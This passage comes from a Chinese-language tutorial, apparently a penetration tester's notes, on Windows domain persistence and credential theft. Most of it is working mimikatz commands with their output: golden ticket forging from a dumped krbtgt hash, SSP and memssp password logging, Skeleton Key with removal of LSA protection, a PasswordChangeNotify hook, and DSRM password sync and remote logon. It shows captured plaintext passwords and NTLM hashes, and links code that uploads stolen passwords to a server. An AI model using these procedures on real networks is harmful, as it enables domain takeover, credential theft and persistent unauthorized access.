  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 3518a56f085ad3df273aedd0851c90f843404f625dc12f9
e85532f32f1090ac4
    aes128_hmac      (4096) : 09aa69733e390953cc29f628457db01e
    des_cbc_md5       (4096) : 1f5eef528507d943

* Primary:Kerberos *
```

NtLm:21f6dd7ea9117a34f91b2ce4bc8a539d

Sid:S-1-5-21-3961751263-4251079211-1860326009

- 清空缓存证书

mimikatz内执行命令

```
kerberos::purge
```

- 创建域管理的黄金票据

```
Kerberos:golden /admin:administrator /domain:really.com /sid: S-1-5-21-3961751263-4251079211-1860326009 /krbtgt: 21f6dd7ea9117a34f91b2ce4bc8a539d /ticket:reallys.kiribi
```

```
mimikatz # kerberos::golden /admin:administrator /domain:really.com /sid:S-1-5-21-3961751263-4251079211-1860326009 /krbtgt:21f6dd7ea9117a34f91b2ce4bc8a539d /ticket:reallys.kiribi
User       : administrator
Domain    : really.com (REALLY)
SID        : S-1-5-21-3961751263-4251079211-1860326009
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 21f6dd7ea9117a34f91b2ce4bc8a539d - rc4_hmac_nt
Lifetime  : 2019/12/3 17:36:31 ; 2029/11/30 17:36:31 ; 2029/11/30 17:36:31
-> Ticket : reallys.kiribi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #
```

生成的reallys.kiribi票据就在mimikatz文件夹内，载入票据不用在输入路径

- 使用票据

```
kerberos::ptt reallys.kiribi
```

```
mimikatz # kerberos::ptt reallys.kiribi
* File: 'reallys.kiribi': OK
```

- 查看票据

```
kerberos::list
```

```
mimikatz # kerberos::list  
[00000000] - 0x00000017 - rc4_hmac_nt  
    Start/End/MaxRenew: 2019/12/3 17:36:31 ; 2029/11/30 17:36:31 ; 2029/11/30 17:  
36:31  
        Server Name      : krbtgt/really.com @ really.com  
        Client Name      : administrator @ really.com  
        Flags 40e00000   : pre_authent ; initial ; renewable ; forwardable ;  
mimikatz #
```

- 成功获取

```
C:\Users\reallys>dir \\any1100052.really.com\C$  
驱动器 \\any1100052.really.com\C$ 中的卷没有标签。  
卷的序列号是 002C-EAB6
```

```
\\any1100052.really.com\C$ 的目录  
  
2018/03/14  09:29    <DIR>          inetpub  
2016/09/26  06:21    <DIR>          Java  
2009/07/14  11:20    <DIR>          PerfLogs  
2018/03/14  09:16    <DIR>          Program Files  
2019/03/29  03:38    <DIR>          Program Files (x86)  
2018/03/14  09:29    <DIR>          Users  
2019/12/02  09:25    <DIR>          Windows  
          0 个文件          0 字节  
          7 个目录 95,805,571,072 可用字节
```

```
C:\Users\reallys>
```

## SSP密码记录

### 介绍

- SSP

1. Security Support Provider, 直译为安全支持提供者, 又名Security Package.

2. 简单的理解为SSP就是一个DLL, 用来实现身份认证.

- SSPI

1. Security Support Provider Interface, 直译为安全支持提供程序接口, 是Windows系统在执行认证操作所使用的API.


2. 简单的理解为SSPI是SSP的API接口.

- LSA


1. Local Security Authority, 用于身份认证, 常见进程为lsass.exe.

2. 特别的地方在于LSA是可扩展的, 在系统启动的时候SSP会被加载到进程lsass.exe中.

3. 这相当于我们可以自定义一个dll, 在系统启动的时候被加载到进程lsass.exe.



如图, 这是正常的SSPI结构图, Client APP是我们自定义的dll, 通过Secur32.dll可以调用 "credential capture API" 来获取LSA的信息



上图展示了攻击思路, 既然可以自定义dll, 那么我们就可以定制dll的功能, 通过 Named Pipe 和 Shared Memory 直接获取 lsass.exe 中的明文密码, 并且能够在其更改密码时立即获得新密码。

## mimilib SSP

### 利用过程

- 简介

mimikatz早已支持这个功能, 而这个文件就是我们使用的时候常常忽略的mimilib.dll

名称	修改日期	类型	大小
mimidrv.sys	2013/1/23 5:59	系统文件	36 KB
mimikatz	2019/7/21 4:58	应用程序	989 KB
mimilib.dll	2019/7/21 4:58	应用程序扩展	46 KB

## 方法一


- 添加SSP

将mimilib.dll复制到域控c:\windows\system32

- 设置SSP

- 打开注册表(regedit)
- 修改域控注册表位置

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages\



- 重启系统

域控重启后在c:\windows\system32可看到新生成的文件kiwissp.log

```

[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e4] [00000005] REALLY\ANY1100052$ (NETWORK SERVICE)      5f 7c 3c 85 c3 b9 7a
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e4] [00000005] REALLY\ANY1100052$ (NETWORK SERVICE)      5f 7c 3c 85 c3 b9 7a
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e4] [00000005] REALLY\ANY1100052$ (NETWORK SERVICE)      5f 7c 3c 85 c3 b9 7a
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e4] [00000005] REALLY\ANY1100052$ (NETWORK SERVICE)      5f 7c 3c 85 c3 b9 7a
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e3] [00000005] \ (IUSR)
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e4] [00000005] REALLY\ANY1100052$ (NETWORK SERVICE)      5f 7c 3c 85 c3 b9 7a
[00000000:000003e4] [00000005] REALLY\ANY1100052$ (NETWORK SERVICE)      5f 7c 3c 85 c3 b9 7a
[00000000:0001fa7c] [00000002] REALLY\Administrator (Administrator) 123456
[00000000:000003e4] [00000005] REALLY\ANY1100052$ (NETWORK SERVICE)      5f 7c 3c 85 c3 b9 7a
[00000000:000003e7] [00000005] REALLY\ANY1100052$ (SYSTEM)      5f 7c 3c 85 c3 b9 7a d4 3b 61
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)

```

## 方法二（使用API AddSecurityPackage）

- (1)复制文件
  - 同方法1
- (2)修改注册表
  - 同方法1
- (3)调用AddSecurityPackage

测试代码如下：(自个编译)

```

#define SECURITY_WIN32
#include <stdio.h>
#include <Windows.h>
#include <Security.h>
#pragma comment(lib,"Secur32.lib")
int main(int argc, char **argv) {
SECURITY_PACKAGE_OPTIONS option;
option.Size = sizeof(option);

```

```
option.Flags = 0;
option.Type = SECPKG_OPTIONS_TYPE_LSA;
option.SignatureSize = 0;
option.Signature = NULL;
SECURITY_STATUS SEC_ENTRYnRet = AddSecurityPackageA("mimilib", &option);
printf("AddSecurityPackage return with 0x%X\n", SEC_ENTRYnRet);
}
```

编译好的<https://github.com/reallys/attack/blob/master/windows/addsecurityPackage.exe>

添加成功，如果此时输入了新的凭据(例如runas，或者用户锁屏后重新登录)，将会生成文件kiwissp.log

- 方法2的自动化实现：

[https://github.com/EmpireProject/Empire/blob/e37fb2eef8ff8f5a0a689f1589f424906fe13055/data/module\\_source/persistence/Install-SSP.ps1](https://github.com/EmpireProject/Empire/blob/e37fb2eef8ff8f5a0a689f1589f424906fe13055/data/module_source/persistence/Install-SSP.ps1)

### 方法三（使用RPC控制lsass加载SSP）

- XPN开源的代码：

<https://gist.github.com/xpn/c7f6d15bf15750ea3ec349e7ec2380e>

```
c:\test>ConsoleApplication1.exe mimilib.dll
AddSecurityPackage Raw RPC Example... by @_xp_n_
[*] Building RPC packet
[*] Connecting to lsasspirpc RPC service
[*] Sending SspirConnectRpc call
[*] Sending SspirCallRpc call
[*] Error code 0x6c6 returned, which is expected if DLL load returns FALSE
```

添加成功

- 优点：

- 不需要写注册表
- 不调用API AddSecurityPackage
- 不需要对lsass进程的内存进行写操作
- lsass进程中不存在加载的dll

## Memory Updating of SSPs

### 利用过程

- 简介

mimikatz同时还支持通过内存更新ssp，这样就不需要重启再获取账户信息



- 攻击过程

```
privilege::debug  
misc::memssp
```

通过修改lsass进程的内存，实现从lsass进程中提取凭据

```
C:\Users\Administrator\Desktop\x64>mimikatz.exe  
.#####. mimikatz 2.2.0 (x64) #18362 Nov 25 2019 02:50:28  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
.## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
.## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # misc::memssp  
Injected =)  
  
mimikatz #
```

命令执行后，如果此时输入了新的凭据(例如runas，或者用户锁屏后重新登录)，将会在  
c:\windows\system32 下生成文件 mimilsa.log

```
mimi - "System32" 中的搜索结果
mimilsa - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
[00000000:0006db7f] REALLY\Administrator      123456
[00000000:0007b448]  REALLY\reallysss    user@123
[00000000:0007b45c]  REALLY\reallysss    user@123
[00000000:0004ed99]  REALLY\reallysss    user@123
[00000000:0004ed7d]  REALLY\reallysss    user@123
```

## Skeleton Key

### 简介

Skeleton Key是一种不需要域控重启即能生效的维持域控权限方法

- Skeleton Key被安装在64位的域控服务器上
- 支持Windows Server2003—Windows Server2012 R2
- 能够让所有域用户使用同一个万能密码进行登录
- 现有的所有域用户使用原密码仍能继续登录
- 重启后失效
- 支持 Skeleton Key

### 利用过程

- 在域控安装Skeleton Key

| *mimikatz*命令

```
privilege::debug
misc::skeleton
```

```
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # misc::skeleton  
[KDC] data  
[KDC] struct  
[KDC] keys patch OK  
[RC4] functions  
[RC4] init patch OK  
[RC4] decrypt patch OK  
  
mimikatz #
```

- 域内主机使用Skeleton Key登录域控

*mimikatz的默认Skeleton Key设置为mimikatz*

```
1.net use \\OWA2010SP3.0day.org mimikatz /user:administrator@0day.org  
2.dir \\OWA2010SP3.0day.org\c$
```

注释： OWA2010SP3.0day.org = AC机器

```
C:\Users\sqladmin>net use \\OWA2010SP3.0day.org mimikatz /user:administrator@0day.org  
The command completed successfully.  
  
C:\Users\sqladmin>dir \\OWA2010SP3.0day.org\c$  
Volume in drive \\OWA2010SP3.0day.org\c$ has no label.  
Volume Serial Number is CC41-F739  
  
Directory of \\OWA2010SP3.0day.org\c$  
  
2019/09/02 14:31 1,395 client.crt  
2019/09/02 14:26 984 client.csr  
2019/05/19 07:39 <DIR> ExchangeSetupLogs  
2019/05/19 06:47 <DIR> inetpub  
2019/08/24 21:17 39,862,272 ntds.dit  
2019/05/26 10:35 <DIR> Program Files  
2019/08/29 17:33 <DIR> Program Files (x86)  
2019/09/02 14:25 471 request.inf  
2019/05/19 06:48 <DIR> Users  
2019/09/02 15:14 <DIR> Windows  
2019/05/19 06:58 <DIR> wwwwdata  
4 File(s) 39,865,122 bytes  
7 Dir(s) 47,546,060,800 bytes free
```

```
C:\Users\sqladmin>
```

- 绕过LSA Protection

*配置LSA Protection*

注册表位置：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
```

新建–DWORD值，名称为RunAsPPL，数值为00000001

重启系统

使用mimidrv.sys绕过

mimikatz命令：

```
privilege::debug
!+
!processprotect /process:lsass.exe /remove
misc::skeleton
```

绕过cmd、regedit、taskmgr

```
privilege::debug
misc::cmd
misc::regedit
misc::taskmgr
```

## Hook PasswordChangeNotify

### 简介

Hook PasswordChangeNotify这个概念最早是在2013年9月15日由clymb3r提出，通过Hook PasswordChangeNotify拦截修改的帐户密码。

需要了解的相关背景知识如下：

- 在修改域控密码时会进行如下同步操作：
  - 当修改域控密码时，LSA首先调用PasswordFileter来判断新密码是否符合复杂度要求
  - 如果符合，LSA接着调用PasswordChangeNotify在系统上同步更新密码
- 函数PasswordChangeNotify存在于rassfm.dll
- rassfm.dll可理解为Remote Access Subauthentication dll，只存在于在Server系统下，xp、win7、win8等均不存在

Hook PasswordChangeNotify有如下优点：

- 不需要重启

- 不需要修改注册表
- 甚至不需要在系统放置dll


## 利用过程

实现Hook PasswordChangeNotify共包含两部分：Hook dll和dll注入。

<https://github.com/3gstudent/Hook-PasswordChangeNotify>

编译工程，生成HookPasswordChange.dll

### MFC设置为在静态库中使用MFC



上传HookPasswordChangeNotify.ps1和HookPasswordChange.dll到域控主机

管理员权限执行：


```
PowerShell.exe -ExecutionPolicy Bypass -File HookPasswordChangeNotify.ps1
```

powershell更多的渗透用到的命令可以参考渗透测试大纲<https://github.com/reallys/pentest>

```
管理员: C:\Windows\system32\cmd.exe  
C:\Users\Administrator\Desktop\test>PowerShell.exe -ExecutionPolicy Bypass -File HookPasswordChangeNotify.ps1  
C:\Users\Administrator\Desktop\test>
```

手动修改域控密码后

在C:\Windows\Temp下可以找到passwords.txt，其中记录了新修改的密码。



自定义dll代码实现更多高级功能，如自动上传新密码。

以下链接中的代码可作为参考，其中实现了将获取的新密码上传至Http服务器

<http://carnal0wnage.attackresearch.com/2013/09/stealing-passwords-every-time-they.html>

## Dsrm同步制定域用户

### 简介

Windows Server 2008 需要安装KB961320补丁才支持DSRM密码同步，Windows Server 2003不支持DSRM密码同步

### 利用过程

- 利用命令

```
C:\Users\Administrator>ntdsutil  
ntdsutil: set DSRM password  
Reset DSRM Administrator Password: SYNC FROM DOMAIN ACCOUNT test  
Password has been synchronized successfully.
```

```
Administrator: C:\Windows\system32\cmd.exe  
  
C:\Users\Administrator>ntdsutil  
ntdsutil: set DSRM password  
Reset DSRM Administrator Password: SYNC FROM DOMAIN ACCOUNT test  
Password has been synchronized successfully.  
  
Reset DSRM Administrator Password: ^C  
C:\Users\Administrator>
```

同步之后使用mimikatz查看test用户和SAM中Administrator的NTLM值。如下图所示，可以看到两个账户的NTLM值相同，说明确实同步成功了。

```
privilege::debug  
lsadump::lsa /name:test /inject
```

```
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # lsadump::lsa /name:test /inject  
Domain : ODAY / S-1-5-21-1812960810-2335050794-3517558805  
  
RID : 0000048b (1163)  
User : test  
  
* Primary  
  NTLM : 89137ebe485b16e35e52c97f08191fb2  
  LM :  
  Hash NTLM: 89137ebe485b16e35e52c97f08191fb2  
    ntlm- 0: 89137ebe485b16e35e52c97f08191fb2  
    lm - 0: f0c3dbde6d99d06d8845a3b204bd7806  
  
* WDigest  
  01 570b9f5b8777f7d7e61242865f6c3841  
  02 61 71 3801000015E912 01 01 000 6
```

```
privilege::debug  
token::elevate  
lsadump::sam
```

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

248 {0;000003e7} 0 D 27994          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,30p)      Primary
-> Impersonated !
* Process Token : {0;000a787d} 1 D 3173485      ODAY\Administrator      S-1-5-21-1812960810-2335050734-3517558805
* Thread Token : {0;000003e7} 0 D 3271824      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,30p)      Impersonation

mimikatz # lsadump::sam
Domain : OWA2010SP3
SysKey : e2daa1c5dca47d980c9c9a95b0409760
Local SID : S-1-5-21-850345854-3808454352-522775345
SAMKey : 0764f958cf401111cc8ac93f1c5fbec5

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 89137ebe485b16e35e52c97f08191fb2

RID : 000001f5 (501)
User : Guest

```

- 修改注册表允许DSRM账户远程访问

修改注册表 `HKLM\System\CurrentControlSet\Control\Lsa` 路径下的 `DSRMAdminLogonBehavior` 的值为 2。

*PS：系统默认不存在`DSRMAdminLogonBehavior`，手动添加。*

DSRM账户是域控的本地管理员账户，并非域的管理员帐户。所以DSRM密码同步之后并不会影响域的管理员帐户。另外，在下一次进行DSRM密码同步之前，NTLM的值一直有效。所以为了保证权限的持久化，尤其在跨国域或上百上千个域的大型内网中，最好在事件查看器的安全事件中筛选事件ID为4794的事件日志，来判断域管是否经常进行DSRM密码同步操作。

## SID history

### 简介

SID history是支持迁移方案的属性。每个用户帐户都有一个关联的安全标识符（SID），用于跟踪安全主体和连接到资源时的帐户及访问权限。SID历史记录允许另一个帐户的访问被有效的克隆到另一个帐户。这是非常有用的，其目的是确保用户在从一个域移动（迁移）到另一个域时能保留原有的访问权限。由于在创建新帐户时用户的SID会发生更改，旧的SID需要映射到新的帐户。当域A中的用户迁移到域B时，将在DomainB中创建新的用户帐户，并将DomainA用户的SID添加到DomainB的用户帐户的SID历史记录属性中。这样就可以确保DomainB用户仍可以访问DomainA中的资源。

### 利用过程

Mimikatz支持SID历史注入到任何用户帐户（需要域管理员或等效的权限）。

